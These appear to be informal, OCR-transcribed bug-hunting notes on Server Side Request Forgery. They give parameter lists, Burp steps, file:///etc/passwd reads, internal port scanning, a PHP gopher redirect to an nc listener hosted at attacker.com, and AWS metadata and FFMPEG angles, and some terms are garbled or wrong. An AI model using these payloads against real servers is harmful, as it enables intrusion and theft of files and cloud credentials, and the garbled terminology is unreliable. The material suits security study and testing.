Server Side Request Forgery (SSRF)

Impact of SSRF

- Abuse trust
- Bypass ip whitelisting
- Bypass host based authentication
- Read resource → any.com/?param=file://etc/passwd
- Scan the internal network → any.com/?param=http://localfile:1

me → Target website → google

if target website can make requests to google then there may be SSRF. (I enforce target site to do that)

we call this cross site scripting port attack (XSSPA)

How to Hunt for SSRF

- You have to find any parameter that may have some kind of external interaction or they can interact to external domain


Example :


- Any.com/index/php?uri=http://external.com


Possible Related parameter to Hunt for SSRF

dest	redirect	uri	file	document folder
path	continue	url	root	path pg style
window	next	data	pdf	template php_path
reference	site	html	doc	feed host
val	validate	domain	port	to out
callback	return	page	navigation	open result
view	dir	show		

* spider target website
* filter parameter
* burpsuit → search →
* found, so send to repeater








log Analyzer

*the big challenge you do not have log file analyzer, so how can you check the server is making request to third party domain?

Solution to be able to test SSRF

① go to expressvpn what is my ip, because if any.com make arequest to expressvpn, the expressvpn will give me the IP of any.com.


that way we can identify the server is making request, which mean the site is vulnerable.




Exploitation of SSRF

- Read file from server
- Scan the Internal Network
- SSRF with RFI

file = file:///etc/hosts



File = http://localhost:portnumber



③ Let's create a html file
testing.html & write inside
<script> alert(1) </script>
upload it to a site & set it to header target site
It will execute the code.
you can upload a shell or a melicious code or remote code.

2.0

* What can we achieve with SSRF
  1. SSRF to RFI
  2. SSRF to RFI to Shell
  3. SSRF to RFX
  4. Read internal and make server perform some action
  5. if target application is cloud (AWS, google ...),
     so try decrease metadata of that site or any cloud.

url: http://any.com/ hack.php / hack.html / hack.svg } if target application will load or execute any of this files then there is a remote file enclosure.
- you can also add xss.svg, you can have xss vuln.

* url schema
  1. file:///
  2. dict:///
  3. SFTP:///
  4. LDAP:/// or LDAPS:/// or LDPI:///
  5. tFTP:///
  6. Gopher:///

file:/// -> to read an internal file

dict:/// -> if target app block your initial request
↳ any.com:80 | Hello


Gopher
1. create a php file

```
<?php
    header ("location: gopher:/// nc handler IP: 4444 /");
?>
```

2. upload the php to your server or any server.
   ↳ attacker.com/gopher.php


* Scan internal port

Blind SSRF




1. spider host
2. find any parameter that may send request to any HTML services.
3. use burpcollaborater to see if we getting request.
4. if yes there may be a SSRF

try file:/// or dict:/// or SFTP:///
..... etc.



4. you can start a listener on your pc
   > nc -lvp 1337
   then try → file= dict:/// yourip:1337/
   ↑ try with all url schema

not working results. →



* SSRF to XSS:

1. spider target website
2. find any parameter (request, load, redirect, fetch .....)
3. write your payload and upload it on any server.
4. put the absolute path after any parameter and see if target load the content with repeater.

① See if server vuln make request to another server (use expressvpn)
② try to see if you can execute or load any file (xss).
③ try to see if you can connect to server with nc .
④ Try to read local file → file:///etc/passwd

* SSRF in FFMPEG

tool on Github
(FFMPEG - avi - m3u - xbin)

almost find in videoconverter websites

steps: ① create a payload video with FFMPEG tool
② upload a file to a converter video website
③ download it again & play video.

* SSRF in AWS Cloud retrive Meta Data of AWS Cloud

* SSRF in HTML to pdf conversion

Site: pdf Crowd or search for HTML to pdf convert